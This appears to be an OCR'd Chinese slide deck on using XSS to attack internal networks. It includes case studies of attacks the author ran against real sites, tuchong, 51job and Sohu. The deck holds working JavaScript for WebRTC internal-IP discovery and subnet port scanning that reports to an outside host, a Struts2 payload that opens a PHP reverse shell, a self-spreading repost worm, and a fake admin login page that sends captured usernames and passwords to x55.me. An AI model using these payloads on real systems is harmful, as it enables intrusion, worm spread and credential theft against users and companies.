
WebRTC在firefox上已有在线聊天的例子，虽然他最初不是为方便xss而生的可是他的一些API可以方便我们用XSS去做更多的事情。比如获得内网IP。

WEBRTC主页：http://www.webrtc.org/

XSS的内网应用

1.6 XSS的内网应用

2.扫描内网机器的开放端口之Web端口：
利用javascript的onload特性来做即可。




IP：192.168.1.5

XSS的内网应用

1.6 XSS的内网应用

2.扫描内网机器的开放端口之服务端口：
利用其他服务的协议以及私有协议来探测，比如FTP协议。




当我们要探测21端口是否开放时便可以使用ftp协议，几乎所有浏览器都支持它。

1.6 XSS的内网应用

3.扫描内网机器的Web容器：
利用img的onload,这儿可以发散性思考一下 还有什么可以这样做？

根据WEB容器默认页面的特征来识别，比如图片



XSS的内网应用

1.6 XSS的内网应用

4. 攻击内网中的其他机器

前提：足够多的路径与POC

这样我们便可以用利用一些cms的漏洞来攻击内网机器，比如wordpress安装后默认路径是/wordpress 那么便可以用之前扫描得到的ip以及开放的端口配合上路径去发动一些攻击。

不是所有的漏洞都可以，得是一些可被利用的漏洞才行。比如命令执行，可以执行个反弹shell的命令。比如getshell getshell后用js去请求验证一下便可以知道成功否。

引用黑哥PPT中利用st2反弹shell的图片：

```
var shellcode = '$sock=fsockopen("192.168.1.103",8090);exec("/bin/sh -i <&3 >&3 2>&3");';
var shellcode = encodeURIComponent(window.btoa(shellcode));
var port = [8080];
var path = ['/struts2-blank/example/HelloWorld.action']
var url =  "http://" + ip + ":"+port[0]+path[0]+"?redirect:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]{'php','-
    r','eval(base64_decode(\""+shellcode+"\"));'})).start()}";
```

1.6 XSS的内网应用

5. 如何用工具来降低XSS攻击内网的成本？

XSS Proxy

1.攻击者直接访问后台时：

2.攻击者用XSS Proxy访问后台时：

XSS的内网应用

1.6 XSS的内网应用
5. XSS Proxy的原理
注：JS是客户端脚本，能触发你XSS的人，肯定是有权限访问后台的人。

2.那些实际案例中的XSS


2.1 案例1：图虫网存储型XSS + CSRF + Phishing 即使有httponly 照样玩的飞起

Cookie做了HttpOnly就放弃？No，你可以再做点什么。

1.刷关注

```
var csrf = function(){
var target="http://capa.tuchong.com/api/site/follow/";
var siteid="site_id=377467";
    xss.csrf(target,siteid);
};
if('xss' in window){
    csrf();
}
else{
    var s = document.createElement('script');
    s.onload = csrf;
    s.src = '//pujun.li/xss.js';
    document.body.appendChild(s);
```

2.钓鱼(Phishing)



这里的钓鱼使用的是第8页的代码

实际案例中的XSS

2.1 案例1：前程无忧(51job.com) 两枚存储型XSS + 蠕虫 (html标签外20字符加载js)

围脖没人转发，露脸率不够高？蠕虫来帮你。

蠕动时：

实际案例中的XSS

2.1 案例1：前程无忧(51job.com) 两枚存储型XSS + 蠕虫 (html标签外20字符加载js)

如何去蠕虫？先模拟正常操作走一遍，同时抓包。

转发微博时抓包：

```
POST /payservice/fans/ajax/weibo_ajax.php HTTP/1.1
Host: fans.51job.com
Proxy-Connection: keep-alive
Content-Length: 197
Accept: */*
Origin: http://fans.51job.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/36.0.1985.125 Safari/537.36
Content-Type: application/x-www-form-urlencoded
DNT: 1
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6,und;q=0.4,ja;q=0.2
Cookie: guid=14081803813499570074; adv=adsresume%3D1; guide=passflag%3D1;
slife=fanstuijiancomp%3D1%26%7C%26mycenter_rsmtips%3D1;
ps=us%3DCDYCaA9zATZUPQBrAnkBNFRgBygHNAVoBnxUN11jDj5cbFY%252BAGYGMF01XDYEYQMyAzZQZFAqAmcAY
F08XRYAOQ%253D%253D%26%7C%26nv_3%3D0;
search=ord_field%7E%600%7C%21list_type%7E%600%7C%21recentSearch0%7E%601%A1%FB%A1%FA000000%2C00%A1%FB%A1
%FA000000%A1%FB%A1%FA0000%A1%FB%A1%FA00%A1%FB%A1%FA9%A1%FB%A1%FA99%A1%FB%A1%FA99%A1%FB%A1%FA99%
A1%FB%A1%FA99%A1%FB%A1%FA01%A1%FB%A1%FA99%A1%FB%A1%FA%C9%E8%BC%C6%D7%DC%BC%E0%A1%FB%A1%FA1%A
1%FB%A1%FA%A1%FB%A1%FA-1%A1%FB%A1%FA1408340976%7C%21jobarea%7E%60000000%7C%21recentSearch1%7E%602%A
1%FB%A1%FA000000%2C00%A1%FB%A1%FA000000%A1%FB%A1%FA0000%A1%FB%A1%FA00%A1%FB%A1%FA9%A1%FB%A1%F
%A1%FB%A1%FA%A1%FB%A1%FA-1%A1%FB%A1%FA1408332249%7C%21; nolife=fromdomain%3D; partner=51jobhtml5;
51job=cenglish%3D0%26%7C%26cuid%3D74109270%26%7C%26cusername%3Dox_jin%26%7C%26cpassword%3D%26%7C%26c
cry%3D.0goJlFgOztgc%26%7C%26cresumeid%3D95890308%26%7C%26cresumeids%3D.02deePFONY%252Fc%257C%26%7C%2
6cname%3D%25CD%25F5%25BA%25A3%255C%2527%26%7C%26cemail%3D1030174869%2540qq.com%26%7C%26cemailstatus
%3D3%26%7C%26cnickname%3D%26%7C%26cautologin%3D%26%7C%26sex%3D0%26%7C%26cconfirmkey%3D10jssuU9oiaPc
%26%7C%26cnamekey%3D10uyV0y3v.osM

type=4&tsmtype=1&noticeid=140810019204190&replyid=140810019204190&org_replyid=&coid=&content=%E6%8C%BA%E4%
B8%8D%E9%94%99%E5%96%94%EF%BC%8C%E5%88%86%E4%BA%AB%E4%B8%80%E4%B8%8B&tsmto=1&ctid=undefined
```

分析参数值：
Type 4 ： 代表转发微博
Noticeid Replyid 代表微博ID
Content 代表转发的内容

分析完后，便可以把我们要蠕动的微博ID替换到Noticeid Replyid

然后用js来编写ajax的代码，使其蠕动

2.2 案例2：前程无忧(51job.com) 两枚存储型XSS + 蠕虫 (html标签外20字符加载js)

代码该如何编写？

```
var address = "http://fans.51job.com/payservice/fans/ajax/weibo_ajax.php";
var shuju = "type=4&tsmtype=1&noticeid=140810019204190&replyid=140810019204190&org_replyid=&coid=&c
ontent=%E6%8C%BA%E4%B8%8D%E9%94%99%E5%96%94%EF%BC%8C%E5%88%86%E4%BA%AB%E4%B8%80%E4%B8%8B&tsmto=1&ct
id=undefined";
ruchong(address, shuju);
function ruchong(url, data) {
    if (window.XMLHttpRequest) {
        var xmlhttp1 = new XMLHttpRequest();
    } else {
        var xmlhttp1 = new ActiveXObject("Microsoft.XMLHTTP");
    }
    xmlhttp1.open("POST", url, true);
    xmlhttp1.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    xmlhttp1.send(data);
}
```

Address为接受请求的地址。

Shuju 为修改后的POST数据包

然后定义一个函数，函数中创建了AJAX对象，并设置好了Content-Type

调用函数传入地址以及数据包即可POST成功。

达到转发微博的效果，转发后别人点开微博，又会中招，传递给其他人

实际案例中的XSS

2.3 案例3：我是如何通过一个 XSS 探测搜狐内网扫描内网并且蠕动到前台的！（附带各种 POC）

Cookie获取不全(因为有httpOnly) 后台放在内网，这样的XSS点你还会继续下去么？
反正试试又不会怀孕，干嘛不试呢？

Sohu出了自媒体系统，于是我便去测了下XSS，然后得到了以下信息。

2014-09-17 21:18:39	location : http://mp.sohuno.com/audit/content/edit.action?type=2 toplocation : http://mp.sohuno.com/audit/index opener : cookie : vjuids=33a7937d2.147e8185dc7.0.39a4268a; vjlast=1408935582.1408935582.30	HTTP_REFERER : http://mp.sohuno.com/audit/content/edit.action?type=2 HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/30.0.1599.101 Safari/537.36 Hostker REMOTE_ADDR : 27.17.34.122, 14.18.207.150, 127.0.0.1

从上图中，我们得到了什么？

1. url，Ping这个Url发现显示未知主机，然后便意识到肯定是一台内网主机。
2. UserAgent，从UserAgent中看出了是WIN7+Chrome30(如果是存在漏洞的浏览器可以直接先弄员工机)

得知到这些信息后对我们有什么用处？起码我们知道他们的员工是使用的现代浏览器了，而不是老掉牙的IE6，现在便可以来大干一场了。

2.3 案例3：我是如何通过一个 XSS 探测搜狐内网扫描内网并且蠕动到前台的！（附带各种 POC）

1.获得内网IP：

```
var RTCPeerConnection = window.webkitRTCPeerConnection || window.mozRTCPeerConnection;
if (RTCPeerConnection) (function () {
    var rtc = new RTCPeerConnection({iceServers:[]});
    if (window.mozRTCPeerConnection) {
        rtc.createDataChannel('', {reliable:false});
    };
    rtc.onicecandidate = function (evt) {
        if (evt.candidate) grepSDP(evt.candidate.candidate);
    };
    rtc.createOffer(function (offerDesc) {
        grepSDP(offerDesc.sdp);
        rtc.setLocalDescription(offerDesc);
    }, function (e) { console.warn("offer failed", e); });
    var addrs = Object.create(null);
    addrs["0.0.0.0"] = false;
    function updateDisplay(newAddr) {
        if (newAddr in addrs) return;
        else addrs[newAddr] = true;
        var displayAddrs = Object.keys(addrs).filter(function (k) { return addrs[k]; });
        var address = displayAddrs.join(" or perhaps ") || "n/a";
        sendip(address);
    }
    function grepSDP(sdp) {
        var hosts = [];
        sdp.split('\r\n').forEach(function (line) {
            if (~line.indexOf("a=candidate")) {
                var parts = line.split(' '),
                    addr = parts[4],
                    type = parts[7];
                if (type === 'host') updateDisplay(addr);
            } else if (~line.indexOf("c=")) {
                var parts = line.split(' '),
                    addr = parts[2];
                updateDisplay(addr);
            }
        });
    }
})();

function sendip(ipaddress){
    var url="http://[redacted]ound/getip.php";
```


最后得到员工内网IP段：
10.7.8.1 – 10.7.8.255

可以干什么？
员工段应该是办公网段可以尝试一些硬件设备的漏洞，比如TP-link的csrf 修改DNS。
等等之类的，发挥自己的想象….

实际案例中的XSS

2.3 案例3：我是如何通过一个 XSS 探测搜狐内网扫描内网并且蠕动到前台的！（附带各种 POC）

内网XSS中，那些经常方便我们的”通病”：



在内网中有人通过域名访问，有人通过内网IP访问。

从左边的图中可以看出当有人通过内网IP访问时，暴露了内网IP以及端口号，收集着为下一步扫描端口做准备。

像sohu这种大公司内网肯定划分的比较严格的，服务器肯都放在一个网段中，所以只需要对 10.10.125.195网段扫描下常开的端口，80 8080 以及暴露的8087。

为什么不多扫描点端口呢？因为扫描太多端口，会导致网页比较卡 甚至网页崩溃

2.3 案例3：我是如何通过一个 XSS 探测搜狐内网扫描内网并且蠕动到前台的！（附带各种 POC）


扫描内网服务器网段所开放的WEB端口：

```
//扫描内网 ip
function ipsend(ip,netport){
    var ipdata=ip+":"+netport;
    var url="http://x55.me/playground/network.php";
    var xmlhttp1=new XMLHttpRequest();
    xmlhttp1.open("POST",url,true);
    xmlhttp1.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    xmlhttp1.send("ip=<!-- start -->"+ipdata);
}
function ipCreate(ip){
 var ips = ip.replace(/(\d+\.\d+\.\d+)\.\d+/,'$1.');
 for(var i=1;i<=255;i++){
 ElementCreate(ips+i,"80",i);
 ElementCreate(ips+i,"8087",i);
 ElementCreate(ips+i,"8080",i);
}
}
function ElementCreate(ip,xport,i){
 var url = "http://"+ip+":"+xport;
 var scriptElement = document.createElement("script");
 scriptElement.src=url;
 scriptElement.setAttribute("onload","ipsend(\'"+ip+"\',\'"+xport+"\')");
 document.body.appendChild(scriptElement);
}
ipCreate("10.10.125.195");
```


可以看到右边的图中每个ip都探测了3个端口，onload事件中的端口，也对应了需要探测端口。

2.3 案例3：我是如何通过一个 XSS 探测搜狐内网扫描内网并且蠕动到前台的！（附带各种 POC）

运行后的结果：



整理去重后的结果：



实际案例中的XSS

2.3 案例3：我是如何通过一个 XSS 探测搜狐内网扫描内网并且蠕动到前台的！（附带各种 POC）

得到了内网Web服务器所开放的端口后，我们该干嘛？

收集一些CMS，框架的默认路径，以及POC，下一步可以尝试利用POC去反弹shell或Getshell。

比如：
命令执行漏洞，例子有：struts2 Thinkphp Elasticsearch
CVE-2014-3393 Cisco ASA Software远程认证绕过漏洞
……

引用黑哥PPT中的图片
把收集到的ip，端口以及路径集合在一块去尝试利用下POC，如下图：

```
var shellcode = '$sock=fsockopen("192.168.1.103",8090);exec("/bin/sh -i <&3 >&3 2>&3");';
var shellcode = encodeURIComponent(window.btoa(shellcode));
var port = [8080];
var path = ['/struts2-blank/example/HelloWorld.action']
var url =  "http://" + ip + ":"+port[0]+path[0]+"?redirect:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]{'php','-
    r','eval(base64_decode(\""+shellcode+"\"));'})).start()}";
```


2.3 案例3：我是如何通过一个 XSS 探测搜狐内网扫描内网并且蠕动到前台的！（附带各种 POC）

没有足够多的默认路径 POC怎么办？

2.3 案例3：我是如何通过一个 XSS 探测搜狐内网扫描内网并且蠕动到前台的！（附带各种 POC）

如果上一步无法进行，那么便可以先试试找到个sql注入，文件上传漏洞。

如何去做？可以先通过ajax的方式把后台的一些网页给爬下来，然后本地渲染找下漏洞可能存在点。



发送了了一个文章URL的ID参数带单引号和不带单引号两个请求。

第二个请求加了个单引号报错了，当时我以为有注入，高兴坏了 后来发现根本就不是注入点。

简直就是在欺骗单纯的我

实际案例中的XSS

2.3 案例3：我是如何通过一个 XSS 探测搜狐内网扫描内网并且蠕动到前台的！（附带各种 POC）

现在陷入了困境，后台不存在漏洞，又没有足够的路径以及POC，该怎么办？

操起老行当，钓鱼：

在爬网站后台的时候特地去爬了下登陆界面，为钓鱼做准备。

```
location.href='javascript:\'<html><head><meta http-equiv= "Pragma" content= "no-cache" /><meta http-equiv= "Cache-Control" content= "no-cache" /><meta http-equiv= "Expires"  content= "0" /><meta name="renderer" content="webkit"><meta name="force-rendering" content="webkit"><meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1"/><title>搜狐媒体入驻平台审核后台</title><link rel="stylesheet" type="text/css" href="/audit/css/common/themes/login2.css"></head><body><div class="loginWelcome"></div><div class="loginTip">欢迎登陆搜狐入驻平台审核系统</div><div class="bdy"><div class="c0 loginSection"><div class="mySection"><div class="logForm"><form action="#" method="post"><div class="loginErrInfo"></div><div class="frm"><p class="frmT">账号</p><div class="frmC"><i class="txt imgInput"><input type="text" autocomplete="off" style="width:272px;height:39px" class="" name="name" id="name" /></i></div></div><div class="frm"><p class="frmT">密码</p><div class="frmC"><i class="txt imgInput1"><input type="password" autocomplete="off" style="width:272px;height:39px" name="password" id="password" /></i></div></div><div class="frm frm2"><div class="frmC"><input type="submit" class="btn" value="登录" /></div></div></form></div><div class="thirdPart"><div class="thirdPartIcons"><span id="errorInfo" style="font-size:25px;"></span></div></div></div></div></div><div class="footer"></div><script>
    function DataSend(sohuser,sohupass){var url="http://x55.me/playground/sohuser.php";var xmlhttp1=new XMLHttpRequest();xmlhttp1.open("POST",url,true);xmlhttp1.setRequestHeader("Content-Type","application/x-www-form-urlencoded");xmlhttp1.send("userinfo="+sohuser+","+sohupass+"  || ");}document.forms[0].onsubmit=function(){var sohuser=document.getElementById("name").value;var sohupass = document.getElementById("password").value;new Image().src="http://x55.me/playground/imguser.php?userinfo="+sohuser+":"+sohupass+"||"}</script></body></html>\''
```

由于不细致也可能是自己太贪心想多钓到点账号，没有设置只出现一次，导致后来被发现。。

内网XSS总结：

1.得有足够多的CMS,框架默认路径以及POC。

2.得有足够的耐心，这次sohu的XSS只花了三天，最后太心急且不细致导致被发现

3.对方的环境决定了你下一步该怎么做。比如面对的是IE6之类的浏览器，别X了直接溢出或者用exp秒下管理员吧。

4.得有一定的JS功底，如果没有一点JS功底的话 无法根据当前状况来编写JS代码的话也是白搭。

PPT中的那些例子

获得flash版本	http://jsbin.com/rukirayuca
获得java版本	http://jsbin.com/cabirudale
获得插件列表	http://jsbin.com/vejujatuxa
获得内网IP	http://jsbin.com/riyisavura
扫描内网端口	http://jsbin.com/ziwununivo
扫描WEB容器	http://jsbin.com/piwemaquwa
扫描FTP端口	http://jsbin.com/kulahicide

PPT中的那些例子

